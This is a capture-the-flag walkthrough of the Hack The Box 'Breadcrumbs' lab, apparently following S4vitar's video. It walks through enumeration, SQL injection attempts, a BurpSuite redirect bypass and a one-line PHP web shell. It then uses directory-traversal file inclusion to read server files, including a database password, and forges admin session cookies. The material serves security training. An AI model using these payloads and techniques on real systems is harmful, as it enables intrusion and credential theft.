135 HTB Breadcrumbs

[HTB] BreadCrumbs

by **Pablo** `https://github.com/vorkampfer/hackthebox/`

- **Resources:**

  > 1. **S4vitar on live** `YouTube`
  > 2. `https://htbmachines.github.io/`

NOTE: This box was exploited using *BlackArch*

Objectives:

```
1. Ip 10.10.10.228  Resolved?     Windows  HARD
2. Skills: Local File Inclusion (LFI) [Abusing file_get_contents]
3. Abusing No Redirect Forge PHPSESSID and getting valid Cookies Forge JWT
4. Uploading WebShell Obtaining system credentials through the webshell
5. Abusing Sticky Notes Binary Analysis (Radare2) SQL Injection (SQLI) [Error Based] AES Decrypt (Cyberchief)
```

1. **Nmap**

```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p
22,80,135,139,443,445,3306,5040,7680,49664,49665,49666,49667,49668,49669 breadcrumbs.htb
2. http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
```

2. **Whatweb**

```
1. ▷ whatweb http://10.10.10.228 -v
Summary   : Apache[2.4.46], Bootstrap[4.0.0], Cookies[PHPSESSID], HTTPServer[Apache/2.4.46 (Win64) OpenSSL/1.1.1h
PHP/8.0.1], JQuery[3.2.1], OpenSSL[1.1.1h], PHP[8.0.1], Script[text/javascript], X-Powered-By[PHP/8.0.1], X-UA-
Compatible[IE=edge]
```

3. **SMBCLIENT NULLSESSION**

```
1. NA
```

4. **SMBMAP NULLSESSION**

```
1. NA
```

5. **RpcClient NullSession**


```
1. NA
```

6. **CrackMapExec Nullsession**

```
1. ▷ crackmapexec smb 10.10.10.228
SMB         10.10.10.228    445    BREADCRUMBS      [*] Windows 10.0 Build 19041 x64 (name:BREADCRUMBS)
(domain:Breadcrumbs) (signing:False) (SMBv1:False)
```


7. **Enumerate the Browser**

```
1. http://10.10.10.228
2. https://10.10.10.228
3. click the little hamburger upper right.
4. click check books
5. Put single quote in the title and body search
```



By following the *json* redirection using the inspector he finds the following site. The Time Stamp to watch him perform this technique is `@:TS:01:01:00`.

```
1. http://10.10.10.228/includes/
2. He right clicks open the inpector on the 'book' button
3. The inspector says 'type=button onclick=getinfo(this)'
4. He scrolls down to find what "(this)" is referring to and it seems to refer to this .js link
5.  <script type="text/javascript" src='[../js/books.js](view-source:https://10.10.10.228/js/books.js)'></script>
6. He finds it in the view source of the button 'Ctrl + u'
7. He clicks on the link in the view source the one I just mentioned above.
8. That leads hime to this link.
9. url: "../includes/bookController.php",
10. So we type 'http://10.10.10.228/includes'
```



WFUZZ

```
1. ▷ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
http://10.10.10.228/FUZZ
.....................................................................
000000338:   301        9 L      30 W       334 Ch      "php"
000000368:   301        9 L      30 W       337 Ch      "portal"
000000011:   200        45 L     118 W      2368 Ch     "# Priority ordered case-sensitive list, where entries
```

```
were found"
000000004:   200        45 L     118 W      2368 Ch     "#"
000000638:   301        9 L      30 W       339 Ch      "includes"
000000005:   200        45 L     118 W      2368 Ch     "# This work is licensed under the Creative Commons"
000000550:   301        9 L      30 W       334 Ch      "css"
000000002:   200        45 L     118 W      2368 Ch     "#"
000000953:   301        9 L      30 W       333 Ch      "js"
000001047:   301        9 L      30 W       336 Ch      "Books"
000000848:   301        9 L      30 W       333 Ch      "db"
000000902:   503        11 L     44 W       401 Ch      "examples"
000001819:   403        11 L     47 W       420 Ch      "licenses"
000003354:   301        9 L      30 W       334 Ch      "PHP"
000003790:   403        9 L      30 W       301 Ch      "%20"
000005276:   301        9 L      30 W       337 Ch      "Portal"
000007004:   403        9 L      30 W       301 Ch      "*checkout*"
```

Portal Login

10. **left off** `01:08:00`

```
1. Continuing to enumerate the site
2. https://10.10.10.228/books/
3. Savitar finds a portal login page. He got it from the wfuzz scan.
4. http://10.10.10.228/portal
5. Redirects to this below
6. http://10.10.10.228/portal/login.php
7. Savitar attempts SQLi Injections
8. Admin' or 1=1-- -'
9. admin' or sleep(5)-- -'
10. admin and sleep(5)-- -
11. FAIL, nothing worked
```

11. **Sign up for an account**

```
1. haxor:haxor
2. http://10.10.10.228/portal/
3. login haxor:haxor
4. ##### Role: **Awaiting approval**
5. Look at the inspector, click storage, copy the JWT and paste it into https://jwt.io/
6. eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoicGFibG8ifX0.799UvDk2vRtGgJSkxhDijSMl-
xOA9BZf_VFG1tXtcAc
7. At the website 'https://jwt.io/' you can paste in the JWT and change the user to admin. You can also change
the 'your-256-bit-secret' if you know it. If you do not know the secret the JWT is of no use. You must find the
'256-bit-secret' to do a SSRF.
8. http://10.10.10.228/portal/php/issues.php
9. |Maintenance|Fix PHPSESSID infinite session duration|
```

12. **If we click user management we get a list of website users**

```
1. http://10.10.10.228/portal/php/users.php
2. If we take of the users.php aka this is an IDOR
3. http://10.10.10.228/portal/php/
4. This takes us to the users and there is much leakage of information. We find out Paul is the current active
admin.
```

Current Helpers

Name	Status
Alex	Offline
Emma	Offline
Jack	Snoozing
John	Active
Lucas	Offline
Olivia	Active
Paul	Active
William	Snoozing

Helper contact information and position are not publicly available. Kindly refer to the contact sheet given to you during orientation.


BurpSuite Intercept

Redirecting BurpSuite responses

- #pwn_BurpSuite_redirecting_responses_HTB_BreadCrumbs

13. **Intercepting with BurpSuite.**

```
1. http://10.10.10.228/portal/
2. On this link click file management with an intercept and send to Repeater.
3. Do not send to repeater. Right click and click 'Do Intercept' and then 'Response to this request.'
4. Click forward. Then change the 302 redirect to '200 Ok' and it will show up a vulnerable upload page.
5. Here is a screen shot of the hidden page.
```



To remove the redirect in BurpSuite do the following

```
1. go to proxy tab then options
2. go to Match and Replace
3. click add
4. Type: change to 'Response header'
5. in Match type '302 Found'
6. in Replace type '200 OK' without the single quotes.
7. click ok & close window.
8. You just created a simple rule for BurpSuite when it gets a response header with a 302 Found it will change it
to 200 OK
```

15. **Now that we have found a `FILE INCLUSION` page lets create a `cmd.php` to do some commands and possibly get a reverse shell.**

```
1. Here is the cmd.php contents
<?php
        echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
```

16. **We are going to upload the `cmd.php` to the following page. Screen Shot above.**

```
1. http://10.10.10.228/portal/php/files.php
2. Click browse
3. select cmd.php
4. Type yes where it says 'task completed'
5. Click upload
6. Insufficient privileges. Contact admin or developer to upload code. Note: If you recently registered, please
wait for one of our admins to approve it.
7. FAIL
```

FAIL

17. **Since we got denied lets intercept this upload in BurpSuite. Ok since that also was a fail go into BurpSuite and *remove that 302 Found Response Header redirect*.**

```
1. The PHPSESSION COOKIE SRF Token detects we do not have sufficient privilege to upload files. So there is
nothing we can do for now.
2. Lets keep searching the website see if we can find another way in.
```

BurpSuite intercept *click books*

18. **In BurpSuite we can now do an intercept of the following page**

```
1. Intercept the following page.
2. http://10.10.10.228/php/books.php
3. Intercept when you click on a book does not matter which book.
4. Send it to repeater foward and drop the rest.
5. In the intercept we find book=book3.html&method=1
6. What happens when we do a bad request like request book=book.html. Well it gives and error.
7. It also has an information leakage and it shows the entire path of the includes directory.
8. C:\Users\www-data\Desktop\xampp\htdocs\includes\bookController.php
9. So if we go to http://10.10.10.228/includes/bookController.php is the same directory.
10. That means we now know the path of any payloads we upload.
```

`L.F.I.` via Directory Traversal

19. **Savitar does a directory traversal on the intercepted `http://10.10.10.228/php/books.php` page**

```
1. Original unedited
2. book=book3.html&method=1
3. Edited with the traversal
4. book=../../../../../../../../book.html&method=1
5. SUCCESS, the server attempts to get the directory. Possible File Inclusion. Ok, Instead of book.html since we
know that is not there. Lets try a file that we know should be on the server.
6. book=../../../../../../../../Windows\System32\Drivers\etc\hosts&method=1
7. SUCCESS, we are able to exfil the windows hosts file.
.................................................................
"# Copyright (c) 1993-2009 Microsoft Corp.\r\n#\r\n# This is a sample HOSTS file used by Microsoft TCP\/IP for
Windows.\r\n#\r\n# This file contains the mappings of IP addresses to host names. Each\r\n# entry should be kept
on an individual line. The IP address should\r\n# be placed in the first column followed by the corresponding
host name.\r\n# The IP address and the host name should be separated by at least one\r\n# space.\r\n#\r\n#
Additionally, comments (such as these) may be inserted on individual\r\n# lines or following the machine name
denoted by a '#' symbol.\r\n#\r\n# For example:\r\n#\r\n#      102.54.94.97     rhino.acme.com          # source
server\r\n#       38.25.63.10     x.acme.com              # x client host\r\n\r\n# localhost name resolution is
handled within DNS itself.\r\n#\t127.0.0.1       localhost\r\n#\t::1             localhost\r\n"
.......................................................................
8. So we know we have an LFI Local File Inclusion via directory traversal vulnerability.
9. He notices that in the directory book
file_get_contents(../books/book.html): Failed to open stream: No such file or directory in
C:\Users\www-data\Desktop\xampp\htdocs\includes\bookController.php
10. In order to get out of book and go into the includes directory you need to do the following.
11. book=../includes/bookController.php&method=1
12. do the ../ to go to the directory above and then go to includes. So we can display the contents of
bookController.php
.......................................................................
"<?php\r\n\r\nif($_SERVER['REQUEST_METHOD'] == \"POST\"){\r\n    $out = \"\";\r\n    require
'..\/db\/db.php';\r\n\r\n    $title = \"\";\r\n    $author = \"\";\r\n\r\n    if($_POST['method'] == 0){\r\n
if($_POST['title'] != \"\"){\r\n            $title = \"%\".$_POST['title'].\"%\";\r\n        }\r\n
```

```
if($_POST['author'] != \"\"){\r\n            $author = \"%\".$_POST['author'].\"%\";\r\n        }\r\n        \r\n
\r\n        $query = \"SELECT * FROM books WHERE title LIKE ? OR author LIKE ?\";\r\n        $stmt = $con-
>prepare($query);\r\n        $stmt->bind_param('ss', $title, $author);\r\n        $stmt->execute();\r\n
$res = $stmt->get_result();\r\n        $out = mysqli_fetch_all($res,MYSQLI_ASSOC);\r\n    }\r\n\r\n
elseif($_POST['method'] == 1){\r\n        $out = file_get_contents('..\/books\/'.$_POST['book']);\r\n
}\r\n\r\n    else{\r\n        $out = false;\r\n    }\r\n\r\n    echo json_encode($out);\r\n}"
```

20. **Lets create a duplicate `bookController.php` and paste the exfiltrated contents into the duplicated file.**

```
1. I Paste contents above into bookController.php. We will see if we can overwrite this page. If we can we will
inject malicious code into it for a reverse shell.
2. I edit the file. First I remove the double quotes. Next in vim I replace '\r' with a another return. Reason
for this, is the return has been corrupted and is not being interpreted correctly. If we do it again it will show
up correctly in vim this time.
3. :%s/\\r/\r/g
4. SUCCESS
5. It has all of these '\n' we need to remove that as well
6. :%s/\\n//g
7. Last we do this
8. ":%s/\\"/\"/g
9. I have no idea what the last one did
10. :%s/\\\//\//g
11. This one just removes the 2 escape backslashes on the 'require' line.
.................................................................
<?php

if($_SERVER['REQUEST_METHOD'] == "POST"){
    $out = "";
    require '../db/db.php';

    $title = "";
    $author = "";

    if($_POST['method'] == 0){
        if($_POST['title'] != ""){
            $title = "%".$_POST['title']."%";
        }
        if($_POST['author'] != ""){
            $author = "%".$_POST['author']."%";
        }


        $query = "SELECT * FROM books WHERE title LIKE ? OR author LIKE ?";
        $stmt = $con->prepare($query);
        $stmt->bind_param('ss', $title, $author);
        $stmt->execute();
        $res = $stmt->get_result();
        $out = mysqli_fetch_all($res,MYSQLI_ASSOC);
    }

    elseif($_POST['method'] == 1){
        $out = file_get_contents('../books/'.$_POST['book']);
    }

    else{
        $out = false;
    }

    echo json_encode($out);
}
```

21. **Now that the php file is reconstructed to the correct formatting. I enumerate the `db.php` file**

```
1. The first thing that pops out is a require '../db/db.php';
2. Savitar says this directory should have credentials in it.
3. So lets go back to our BurpSuite intercept repeater tab and try to exfiltrate this file from the server.
4. book=../db/db.php&method=1
5. SUCCESS, we get a credential
.............................................................
"<?
php\r\n\r\n$host=\"localhost\";\r\n$port=3306;\r\n$user=\"bread\";\r\n$password=\"jUli901\";\r\n$dbname=\"bread\"
;\r\n\r\n$con = new mysqli($host, $user, $password, $dbname, $port) or die ('Could not connect to the database
server' . mysqli_connect_error());\r\n?>\r\n"
```

22. **Same story we have to format the php file in vim using SED command**

```
1. Paste the output above into a file called db.php
2. :%s/\\r/\r/g
```

```
3. :%s/\\n//g
4. ":%s/\\"/\"/g
5. :%s/\\\//\//g
6. $user="bread";
$password="jUli901";
7. CrackMapExec gives logon failure
8. ▷ crackmapexec smb 10.10.10.228 -u 'bread' -p 'jUli901'
9. [-] Breadcrumbs\bread:jUli901 STATUS_LOGON_FAILURE
10. However, 3306 is open lets try to log into mysql and see if that works with these creds
11. $ mysql -ubread -p -h 10.10.10.228
<paste password>
ERROR 1130 HOST '10.10.10.9' is not allowed to connect to this Maria DB server.
12. So basically even if we could connect this IP is not allowed.
```

23. **I could not get mysql to run. I think I need to install mariadb but I already sqlite3 and I do not feel like installing extra databases as they are security issues.**

```
1. If I have to install it later I will
2. $ mysql -ubread -p -h 10.10.10.228
3. sudo pacman -S mariadb
```

24. **WFUZZ for the portal page**

```
1. ▷ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
http://10.10.10.228/portal/FUZZ

2. "uploads"
"# directory-list-2.3-medium.txt"
"# license,
"# or
"# Attribution-Share
"#"
"# Priority
"# on
"#"
"# Copyright
"# Suite
"php"
"assets"
"includes"
"db"
"vendor"
3. Lets check out 10.10.10.228/portal/uploads
```

25. **Left off** `01:36:23`
26. **Continuing on from where I left off. I find the following url while fuzzing.**

```
1. http://10.10.10.228/portal/uploads
2. Now lets wfuzz for .php extensions
3. wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
http://10.10.10.228/portal/FUZZ.php
4. SUCCESS, we find a few new links.
000000659:   302        0 L      0 W        0 Ch        "Index"
000000825:   200        48 L     133 W      2507 Ch     "Login"
000001225:   302        0 L      0 W        12 Ch       "logout"
000002062:   200        0 L      0 W        0 Ch        "cookie"
```

27. **I intercept** `cookie.php`

```
1. book=../db/db.php&method=1
2. OK we go to the books search page and do an intercept on clicking book again. That is the link that has the
File Inclusion vulnerability.
3. OK now it seems we have a '../portal/cookie.php'
4. book=../portal/cookie.php&method=1
5. "<?php\r\n\/**\r\n * @param string $username  Username requesting session cookie\r\n * \r\n * @return string
$session_cookie Returns the generated cookie\r\n * \r\n * @devteam\r\n * Please DO NOT use default PHPSESSID; our
security team says they are predictable.\r\n * CHANGE SECOND PART OF MD5 KEY EVERY WEEK\r\n * *\/\r\nfunction
makesession($username){\r\n    $max = strlen($username) - 1;\r\n    $seed = rand(0, $max);\r\n    $key =
\"s4lTy_stR1nG_\".$username[$seed].\"(!528.\/9890\";\r\n    $session_cookie = $username.md5($key);\r\n\r\n
return $session_cookie;\r\n}"
```

Finally figured out For Loop

28. **Now save the extracted** `cookie.php` **as** `cookie.php` **to your local working directory.**

```
1. Run the following commands to clean up the file
2. :%s/\\r/\r/g
```

```
3. :%s/\\n//g
4. :%s/\\"/\"/g
5. :%s/\\"/\"/g
6. :%s/\\\//\//g
7. $ php cookie.php
8. According to S4vitar this is a reversable cookie. The salt is s4lty_stR1nG_
9. tested1171965820e60be96065b58edd318a
10. Savitar and I get back the exact same cookie but it does change. Lets see if we can find the pattern by
running this php salting script 1000 times.
11. for i in $(seq 1 1000); do php cookie.php; done | sort -u
12. The correct way is to add a semicolon after echo
13. ▷ for i in $(seq 1 1000); do php cookie.php; echo; done
14.  ▷ for i in $(seq 1 1000); do php cookie.php; echo; done | sort -u
paul47200b180ccd6835d25d034eeb6e6390
paul61ff9d4aaefe6bdf45681678ba89ff9d
paul8c8808867b53c49777fe5559164708c3
paula2a6a014d3bee04d7df8d5837d62e8c5
```

